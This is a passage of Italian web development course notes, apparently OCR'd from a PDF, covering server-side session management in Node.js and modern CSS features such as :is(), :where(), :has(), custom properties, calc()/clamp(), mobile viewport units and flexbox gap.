
  constructor() {
    this.sessionStore = new Map();
  }

  createSession() {
    let sessionId = this.generateNewSessionId();
    this.sessionStore.set(sessionId, new Map());
    return sessionId;
  }

  storeSessionData(sessionId, key, value) {
    return this.getSessionById(sessionId)?.set(key, value);
  }

  getSessionFromRequest(request) {
    let requestSessionId = parseCookies(request)["sessionId"];
    return this.getSessionById(requestSessionId);
  }

  /* altri metodi ... */
}
```



Una mappa di mappe: a ogni identificatore corrisponde una sessione.

Le chiavi della prima mappa sono gli identificatori di sessione, i valori le sessioni. Nell'esempio bob ha **due** sessioni: è normale, perché ogni login ne crea una nuova. Basta che bob abbia effettuato l'accesso da due browser, o da due dispositivi diversi, e ciascuno avrà il proprio identificatore.


Il listato omette i metodi rimanenti: la versione completa è nel file `Session.js` dell'esempio del corso. Una possibile implementazione dei due metodi usati sopra è la seguente.

```
JS Session.js
import { randomUUID } from "crypto";

class Session {
  /* ... i metodi visti sopra ... */

  generateNewSessionId() {
    // generatore crittograficamente sicuro
    return randomUUID();
  }

  getSessionById(sessionId) {
    // undefined se la sessione non esiste
    return this.sessionStore.get(sessionId);
  }
}
```



L'identificatore deve essere imprevedibile

Chi conosce un identificatore valido **è**, per il server, il proprietario della sessione. Se gli identificatori fossero numeri progressivi, o generati con `Math.random()`, che non è pensato per la sicurezza, un attaccante potrebbe indovinarli. Per questo si usa un generatore crittograficamente sicuro, come `randomUUID` del modulo `crypto`. Il furto della sessione (*session hijacking*) e le sue contromisure sono trattati nel capitolo 24.

Usare le sessioni

Quando un utente effettua il login, creiamo una nuova sessione, vi memorizziamo i dati rilevanti e passiamo l'identificatore come cookie.

JS login.js

```
if (isAuthenticated) {
  // crea una nuova sessione per l'utente
  let sessionId = session.createSession();
  session.storeSessionData(sessionId, "username", user.username);
  session.storeSessionData(sessionId, "auth", true);

  response.writeHead(302, {
    "Location": "/",
    "Set-Cookie": [
      `sessionId=${sessionId}; max-age=${60 * 60}`
    ]
  });
  response.end();
}
```

Risposta generata

```
HTTP/1.1 302 Found
Location: /
Set-Cookie: sessionId=ahs37...; max-age=3600
```

Al client arriva solo l'identificatore:
nome utente e `auth` restano sul server.


Quando serve accedere ai dati di sessione:

JS router.js

```
function handleRequest(request, response) {
  let userSession = session.getSessionFromRequest(request);

  let context = {
    isUserAuthenticated: userSession?.get("auth"),
    username: userSession?.get("username")
  };

  /* resto del codice */
}
```



Dal cookie alla sessione, dalla sessione al contesto.

Il codice del router è praticamente identico a quello della versione con i cookie: cambia solo **da dove** arrivano i dati. Il cookie ora contiene un identificatore opaco, e manometterlo non serve a nulla: se l'identificatore non corrisponde a una sessione esistente sul server, `getSessionById` restituisce `undefined`.

Le sessioni in memoria non bastano in produzione

Conservare le sessioni in una `Map` in memoria funziona benissimo per imparare, ma ha due limiti concreti. Al **riavvio** del server tutte le sessioni spariscono e tutti gli utenti devono rifare il login. E se l'applicazione gira su **più macchine** dietro un bilanciatore di carico, una richiesta servita dalla macchina B non trova la sessione creata sulla macchina A. In produzione le sessioni si conservano in un archivio condiviso (Redis, un database), oppure si adottano token autoconsistenti e firmati.

Il codice completo, versione con le sessioni

Anche la versione migliorata dell'applicazione, con le sessioni memorizzate sul server e la classe `Session` completa, è disponibile tra i materiali del corso su Teams. Vale lo stesso consiglio: eseguirla e seguirla con il debugger, confrontandola con la versione a cookie. Nel capitolo 15 lo stesso meccanismo sarà offerto già pronto dal middleware `express-session`.

Altri metodi di tracciamento

Usare un cookie per memorizzare l'identificatore di sessione è l'approccio più diffuso: è semplice e ampiamente supportato. Ne esistono però altri:

- **URL rewriting**: l'identificatore viene aggiunto a ogni URL come parametro di query;
- **campi form nascosti**: l'identificatore è memorizzato in campi nascosti dei form e viene inviato insieme agli altri dati.

Entrambi hanno lo svantaggio di esporre l'identificatore in luoghi dove è facile che finisca per essere condiviso o registrato nei log: si usano soprattutto quando i cookie non sono disponibili.

RIFERIMENTI



- **Introduction to Web Applications Development**, Carles Mateu. Liberamente disponibile su *archive.org* sotto licenza GNU FDL.
  Parte rilevante: sezione 3.11 (*Session monitoring*); si possono ignorare gli esempi con le Java Servlet.
- **Using HTTP cookies** — MDN web docs.
  `https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies`
- **RFC 6265: HTTP State Management Mechanism**.
  `https://datatracker.ietf.org/doc/html/rfc6265`

CSS MODERNO E ADATTIVO

Nei capitoli 3 e 4 abbiamo visto come i selettori stabiliscono a quali elementi si applica uno stile, come la cascata risolve le dichiarazioni in conflitto, il box model e il flusso normale, il posizionamento, Flexbox e Grid, le media query e i layout responsive. In questo capitolo estendiamo quei concetti con le funzionalità più recenti del CSS: selettori più concisi, variabili, valori calcolati, nuove unità per il viewport dei dispositivi mobili, query sui contenitori, immagini che si adattano al dispositivo, preferenze dell'utente e regole annidate.

SELETTORI MODERNI

I selettori CSS sono molto espressivi: combinando selettori semplici si descrivono relazioni anche complesse fra gli elementi. Le liste di selettori complessi, però, tendono a diventare ripetitive. I frammenti ripetuti allungano il foglio di stile, che diventa più pesante da scaricare, e rendono le modifiche più soggette a errori.

Strumenti come **Sass**, un preprocessore CSS che vedremo nel capitolo 20, sono diventati popolari proprio perché offrivano modi comodi per organizzare e semplificare i fogli di stile. Il CSS moderno ha incorporato direttamente nel linguaggio diverse funzionalità di questo tipo.

Esempio 14.1 — Un CSS ripetitivo

Vogliamo dare lo stesso stile a tutti gli `<em>` contenuti in un `<a>`, in tre diverse regioni della pagina. La regola a sinistra funziona, ma è ripetitiva. Se poi volessimo limitarla agli `<em>` dei link con classe `foo`, dovremmo sostituire `a` con `a.foo` in tre punti del selettore.

link.css

```css
header a em,
main a em,
footer a em {
  color: purple;
}
```

link-foo.css

```css
header a.foo em,
main a.foo em,
footer a.foo em {
  color: purple;
}
```

Tre occorrenze da modificare per un solo cambiamento.

Le **pseudo-classi funzionali** aiutano a scrivere selettori più concisi. Si chiamano così perché, come le funzioni, ricevono degli argomenti fra parentesi: un elenco di selettori.

Pseudo-classe	A che cosa serve
`:is()`	raggruppa selettori alternativi
`:where()`	crea stili predefiniti facili da sovrascrivere
`:not()`	esclude gli elementi che corrispondono agli argomenti
`:has()`	seleziona un elemento in base ad altri elementi collegati

:is()

La pseudo-classe `:is()` (*matches-any*) seleziona un elemento se **almeno uno** dei selettori passati come argomento lo seleziona. È utile quando di un selettore complesso cambia solo una parte: la parte che varia finisce dentro `:is()`, quella comune si scrive una volta sola.

prima.css

```css
header a em,
main a em,
footer a em {
  color: purple;
}

button:hover,
button:focus,
button:active {
  background: navy;
}
```

dopo.css

```css
:is(header, main, footer) a em {
  color: purple;
}

button:is(:hover, :focus, :active) {
  background: navy;
}
```

Le due versioni selezionano gli stessi elementi.

Per limitare ora la prima regola ai link con classe `foo` basta una sola modifica: `:is(header, main, footer) a.foo em`.

:where()

`:where()` seleziona gli elementi esattamente come `:is()`: un elemento viene selezionato se almeno uno degli argomenti lo seleziona. La differenza fondamentale è che `:where()` e **tutti i suoi argomenti** contribuiscono alla cascata con specificità **zero**. Gli stili che ne derivano sono quindi, di proposito, facili da sovrascrivere: è lo strumento adatto per scrivere stili predefiniti, per esempio in una libreria, che chi la usa potrà ridefinire con un selettore qualunque.

where.css

```css
:where(main a #em) {
  color: red;
}

em {
  color: purple;
}
```

where.html

```html
<body>
  <main>
    <a href="#">
      <em id="em">Emphasis</em> link
    </a>
  </main>
</body>
```



Vince em, con specificità (0,0,1),
anche se l'altro selettore contiene un id.

Il selettore `main a #em` avrebbe specificità $(1, 0, 2)$ e vincerebbe senza discussioni; racchiuso in `:where()` vale $(0, 0, 0)$, e basta il semplice selettore di tipo `em` per sovrascriverlo.

:not()

`:not()` seleziona gli elementi che **non** corrispondono a **nessuno** dei suoi argomenti.

```css
# not.css
li:not(.selected, .active) {
  opacity: 0.5;
}
```

```html
<> lista.html
<ol>
  <li>A</li>
  <li class="selected">B</li>
  <li class="active">C</li>
</ol>
```



Solo A non ha né `.selected` né `.active`: è l'unico elemento semitrasparente.

:has()

`:has()` seleziona un elemento in base ai suoi **discendenti** o ad altri elementi **collegati**. I suoi argomenti sono **selettori relativi**: vengono valutati a partire dall'elemento stesso, per cui `ol:has(.active)` indica gli `<ol>` che hanno un discendente `.active`, e `li:has(+ .selected)` i `<li>` il cui fratello **immediatamente successivo** ha la classe `selected`.

```css
# has.css
/* gli <ol> che contengono un .active */
ol:has(.active) {
  background-color: lightgray;
}

/* gli <li> seguiti subito da un .selected */
li:has(+ .selected) {
  color: red;
}
```



L'`<ol>` contiene C, che è `.active`: diventa grigio.
A è seguito da B, che è `.selected`: diventa rosso.

Per la prima volta il CSS può selezionare un elemento in base a ciò che **contiene** o a ciò che lo **segue**: per questo `:has()` viene spesso chiamato «selettore del genitore».

I commenti CSS si scrivono solo con /* */

Nelle slide i commenti di questo esempio sono scritti con `//`, come in JavaScript. In CSS non è un commento: il browser legge `//` e il resto della riga come l'inizio di una dichiarazione non valida, che si estende fino al primo punto e virgola, e la scarta insieme alla dichiarazione successiva (qui proprio `background-color`). L'unica sintassi per i commenti è `/* ... */`.

La specificità delle pseudo-classi funzionali

Ricordiamo dal capitolo 3 che la specificità è una terna (A, B, C): numero di selettori di id; di classe, attributo e pseudo-classe; di tipo e pseudo-elemento. Le pseudo-classi funzionali seguono regole proprie.


- **Non** contano come pseudo-classi: non aggiungono nulla a B, a differenza di `:focus` o `:hover`.
- `:where()`, compreso tutto il suo contenuto, contribuisce sempre con specificità **zero**.
- Per `:is()`, `:not()` e `:has()` la specificità è quella del loro argomento **più specifico**.

specificita.css

```css
li:is(.selected, #foo) {
  color: red;
}
```

lista.html

```html
<ol>
  <li>A</li>
  <li class="selected">B</li>
  <li class="active">C</li>
</ol>
```



B è selezionato grazie a `.selected`, ma la regola ha la specificità di `#foo`, il suo argomento più specifico.

La specificità non dipende da quale argomento seleziona davvero l'elemento: la regola vale $(1, 0, 1)$ anche se nessun elemento della pagina ha l'id `foo`. Ecco i selettori di questa sezione.

Selettore	Specificità	Perché
`header a em`	$(0, 0, 3)$	tre selettori di tipo
`:is(header, main, footer) a em`	$(0, 0, 3)$	l'argomento più specifico è un tipo
`:where(header, main, footer) a em`	$(0, 0, 2)$	`:where()` vale zero
`:where(main a #em)`	$(0, 0, 0)$	tutto dentro `:where()`
`li:not(.selected, .active)`	$(0, 1, 1)$	una classe e un tipo
`li:has(+ .selected)`	$(0, 1, 1)$	una classe e un tipo
`li:is(.selected, #foo)`	$(1, 0, 1)$	l'argomento più specifico è un id
`button:is(:hover, :focus, :active)`	$(0, 1, 1)$	una pseudo-classe e un tipo

CUSTOM PROPERTIES

I valori ripetuti sono frequenti nei fogli di stile, e sono difficili da mantenere.

ripetuto.css

```css
h1     { color: #663399; }
a      { color: #663399; }
button { background: #663399; }
```

Che cosa succede quando il colore principale del sito cambia? Bisogna trovare e sostituire ogni occorrenza, senza dimenticarne nessuna e senza cambiare per errore lo stesso valore usato altrove con un altro significato.

Custom property

Le **custom property**, o **variabili CSS**, sono entità definite da chi scrive il foglio di stile. Rappresentano valori specifici, che si possono riutilizzare. Si definiscono con la sintassi delle custom property, cioè un nome che comincia con due trattini (`--primary-color: #663399`), oppure con la regola `@property`. Una volta definite, il loro valore si legge con la funzione `var()`.


variabili.css

```css
:root {
  --primary-color: #663399;
}

h1 {
  color: var(--primary-color);
}

a {
  color: var(--primary-color);
}

button {
  background: var(--primary-color);
}
```



Per cambiare il colore di tutto il sito basta modificare una riga.

I nomi delle custom property distinguono maiuscole e minuscole: `--primary-color` e `--Primary-Color` sono due proprietà diverse.

Cascata ed ereditarietà

Le custom property si comportano come le altre proprietà:

- partecipano alla **cascata**;
- sono normalmente **ereditate** dai discendenti;
- possono essere **sovrascritte**.

La pseudo-classe `:root` seleziona la radice dell'albero del documento (in una pagina HTML, l'elemento `<html>`) e si usa per definire custom property «globali», che ogni elemento della pagina eredita.

accent.css


```css
:root {
  --accent: #cfa2fb;
}

button {
  background: var(--accent);
}

.warning {
  --accent: orangered;
}
```

accent.html

```html
<button>Normal button</button>
<button class="warning">Warning</button>
<div class="warning">
  <button>Inside a warning div</button>
</div>
```



Da dove prende il suo valore ogni `var(--accent)`.

Il terzo pulsante non ha classi, ma è dentro un `<div>` con classe `warning`: la custom property `--accent` viene ereditata dal `<div>`, e il pulsante diventa arancione come il secondo. (Per semplicità lo schema omette `<body>`, attraverso cui il valore di `<html>` arriva ai pulsanti.)

Valori di riserva

`var()` accetta un secondo argomento, il **valore di riserva** (*fallback*): se la custom property non è definita, si usa quello.

notice.css

```css
.notice {
  color: var(--notice-color, darkred);
}

.teal-theme {
  --notice-color: teal;
}
```

notice.html

```html
<p class="notice">Avviso</p>
<div class="teal-theme">
  <p class="notice">Avviso</p>
</div>
```



Nel primo paragrafo `--notice-color` non è definita:
si usa il valore di riserva `darkred`.

I valori di riserva sono utili quando un componente permette una personalizzazione **facoltativa**: chi lo usa può definire `--notice-color`, e se non lo fa il componente ha comunque un aspetto sensato.

La regola @property


La regola `@property` registra una custom property in modo esplicito: ne dichiara il tipo di valore ammesso (`syntax`), se viene ereditata (`inherits`) e il valore iniziale (`initial-value`, obbligatorio salvo che il tipo sia `"*"`, cioè qualunque). Permette così, fra l'altro, di personalizzare il comportamento dell'ereditarietà.

property.css

```css
@property --accent {
  syntax: "<color>";
  inherits: false;
  initial-value: teal;
}

button {
  background: var(--accent);
}

.warning {
  --accent: orangered;
}
```



Stesso HTML di prima: ora il terzo pulsante è di nuovo color `teal`.

Con `inherits: false` il pulsante dentro il `<div>` non eredita più il valore `orangered` dal genitore: non dichiarando `--accent` per conto suo, prende il valore iniziale `teal`. Il secondo pulsante, che ha lui stesso la classe `warning`, resta invece arancione.

VALORI CALCOLATI

calc()

La funzione `calc()` combina valori e unità **compatibili**, per esempio una percentuale e dei pixel, e supporta le quattro operazioni `+`, `-`, `*` e `/`.


calc.css

```css
.container {
  background-color: purple;
  color: white;
  width: 200px;
}

.item {
  background-color: orangered;
  width: calc(100% - 20px);
  margin: auto;
}
```

calc.html

```html
<div class="container">
  Container
  <div class="item">Item</div>
</div>
```



`100%` è la larghezza del contenitore; `margin: auto` lascia 10px per lato.

Gli spazi attorno a + e -

Dentro `calc()` gli operatori `+` e `-` vanno circondati da spazi: `calc(100% - 20px)` è valido, `calc(100%-20px)` no. Senza spazi il browser legge `-20px` come un numero negativo, non trova l'operatore e scarta l'intera dichiarazione. Per `*` e `/` gli spazi sono facoltativi.

min() e max()

`min()` e `max()` restituiscono rispettivamente il **più piccolo** e il **più grande** dei loro argomenti. Gli argomenti, separati da virgole, possono essere più di due e possono contenere espressioni come quelle di `calc()`.

min.css
```css
.item {
  background-color: orangered;
  width: min(100px, calc(100% - 2rem));
  margin: auto;
}
```

L'elemento:

- non è mai più largo di 100px;
- si restringe quando lo spazio disponibile è minore;
- conserva almeno 1rem di spazio per lato.

max.css
```css
.item {
  background-color: orangered;
  font-size: max(1rem, 10vw);
  margin: auto;
}
```

La dimensione del testo:

- non è mai minore di 1rem;
- cresce nei viewport più larghi.

Dentro `min()` la funzione `calc()` si può anche omettere: `min(100px, 100% - 2rem)` è equivalente. I grafici mostrano come variano i due valori, supponendo `1rem` pari a 16 pixel (il valore predefinito dei browser).





Figura 14.1: *A sinistra* `min(100px, 100% - 2rem)`*: segue la larghezza del contenitore fino a 100 pixel, poi si ferma. A destra* `max(1rem, 10vw)`*: resta a 16 pixel finché* `10vw` *non lo supera, cioè oltre un viewport di 160 pixel.*

clamp()

`clamp(minimo, preferito, massimo)` vincola un valore fra un minimo e un massimo: il valore cresce in modo fluido, ma non diventa mai più piccolo del minimo né più grande del massimo. Equivale a `max(minimo, min(preferito, massimo))`.

clamp.css
```css
h1 {
  font-size: clamp(
    2rem,   /* minimo */
    7vw,    /* preferito */
    3em     /* massimo */
  );
}
```



Con `1rem` = 16px e il testo del genitore a 16px.

Il valore preferito `7vw` vale 32 pixel con un viewport largo 457 pixel e 48 pixel con uno largo 686: fra queste due larghezze il titolo cresce con la finestra, prima e dopo resta fermo. Nella proprietà `font-size`, `em` si riferisce alla dimensione del testo del **genitore**: con il valore predefinito di 16 pixel, `3em` vale 48 pixel.

L'ALTEZZA DEL VIEWPORT SUI DISPOSITIVI MOBILI

`100vh` rappresenta l'altezza del viewport. Nei browser desktop si basa sulle dimensioni correnti della finestra; nei browser mobili la questione è più delicata, perché i controlli del browser, come la barra degli indirizzi, possono comparire e scomparire: per esempio, scorrendo la pagina verso il basso la barra si nasconde e lo spazio per la pagina aumenta.

Il CSS moderno definisce unità aggiuntive per un controllo più fine:

- `svh` (*small viewport height*): l'altezza del viewport calcolata quando i controlli sono **visibili**;
- `lvh` (*large viewport height*): l'altezza massima possibile, calcolata con i controlli **nascosti**; è il comportamento di `vh`;
- `dvh` (*dynamic viewport height*): l'altezza **corrente**, che cambia dinamicamente. Se i controlli sono visibili coincide con `svh`, cioè con `lvh` meno l'altezza dei controlli; se sono nascosti coincide con `lvh`.




Figura 14.2: *Tre riquadri alti* `100svh`*,* `100lvh` *e* `100dvh` *sullo stesso telefono. Con la barra degli indirizzi visibile, la parte tratteggiata di* `100lvh` *finisce sotto la barra.*

In pratica `100svh` garantisce che un elemento sia visibile per intero anche quando i controlli occupano parte dello schermo, mentre `100dvh` segue lo spazio effettivamente disponibile; quest'ultimo, cambiando mentre si scorre la pagina, può però costringere il browser a ricalcolare il layout.

gap con Grid e Flexbox

La proprietà `gap`, già incontrata con Grid nel capitolo 4, si usa sia sui contenitori **grid** sia sui contenitori **flex** per aggiungere spazio fra i figli. A differenza dei margini sui singoli figli, `gap` aggiunge spazio **solo fra un elemento e l'altro**, mai fra gli elementi e il bordo del contenitore: lo spazio sul bordo resta compito del `padding`.


gap.css

```css
.container {
  background-color: purple;
  display: flex;
  gap: 30px;
  padding: 10px;
  flex-wrap: wrap;
}

.item {
  flex: 1 1 100px;
  height: 100px;
  background-color: orangered;
}
```

gap.html

```html
<div class="container">
  <div class="item"></div>
  <div class="item"></div>
  <div class="item"></div>
  <div class="item"></div>
  <div class="item"></div>
</div>
```



Verso il bordo 10px di `padding`; fra gli elementi 30px di `gap`, anche fra le righe quando gli elementi vanno a capo.

Con `flex: 1 1 100px` ogni elemento parte da 100 pixel e si allarga per occupare lo spazio rimasto. Nel contenitore stretto ne stanno solo tre per riga ($3 \cdot 100 + 2 \cdot 30 = 360$ pixel sui 380 disponibili): con `flex-wrap: wrap` gli altri due vanno a capo e si spartiscono la seconda riga.

La scorciatoia flex

La proprietà `flex` è una scorciatoia (*shorthand*) per tre proprietà dei flex item, già incontrate in parte nel capitolo 4:

```css
.item {
  flex: 1 1 100px;
}

/* equivalente alla regola sopra */
.item {
  flex-grow: 1;
  flex-shrink: 1;
  flex-basis: 100px;
}
```

- `flex-grow`: come l'elemento **cresce**, cioè quale quota dello spazio libero riceve;
- `flex-shrink`: come l'elemento **si restringe** quando lo spazio non basta;
- `flex-basis`: la sua **dimensione di base**, lungo l'asse principale, prima che lo spazio venga distribuito.

Il browser parte dalle dimensioni di base di tutti gli elementi e le confronta con lo spazio del contenitore. Se avanza spazio, lo distribuisce in proporzione a `flex-grow`; se manca, toglie la differenza in proporzione a `flex-shrink`. Le figure che seguono lo mostrano con tre elementi in fila; le demo interattive di MDN, mostrate a lezione, permettono di provare dal vivo i tre valori.




Figura 14.3: `flex-grow`*: in un contenitore di 500 pixel tre elementi con* `flex-basis: 100px` *lasciano 200 pixel liberi, divisi in proporzione a* `flex-grow`*. Con 2, 1, 1 il primo riceve metà dello spazio libero; con 0 non cresce affatto.*




Figura 14.4: `flex-shrink`*: tre basi di 200 pixel non entrano in un contenitore di 300. I 300 pixel mancanti si tolgono in proporzione a* `flex-shrink` ***moltiplicato per la base****: con 0 il primo elemento non si restringe; con 2, 1, 1 perde il doppio degli altri.*

Nella restrizione il fattore viene pesato con la dimensione di base: a parità di `flex-shrink`, un elemento più grande cede più spazio. Un elemento, inoltre, non scende di norma sotto la larghezza minima del proprio contenuto (la parola più lunga, per un testo).

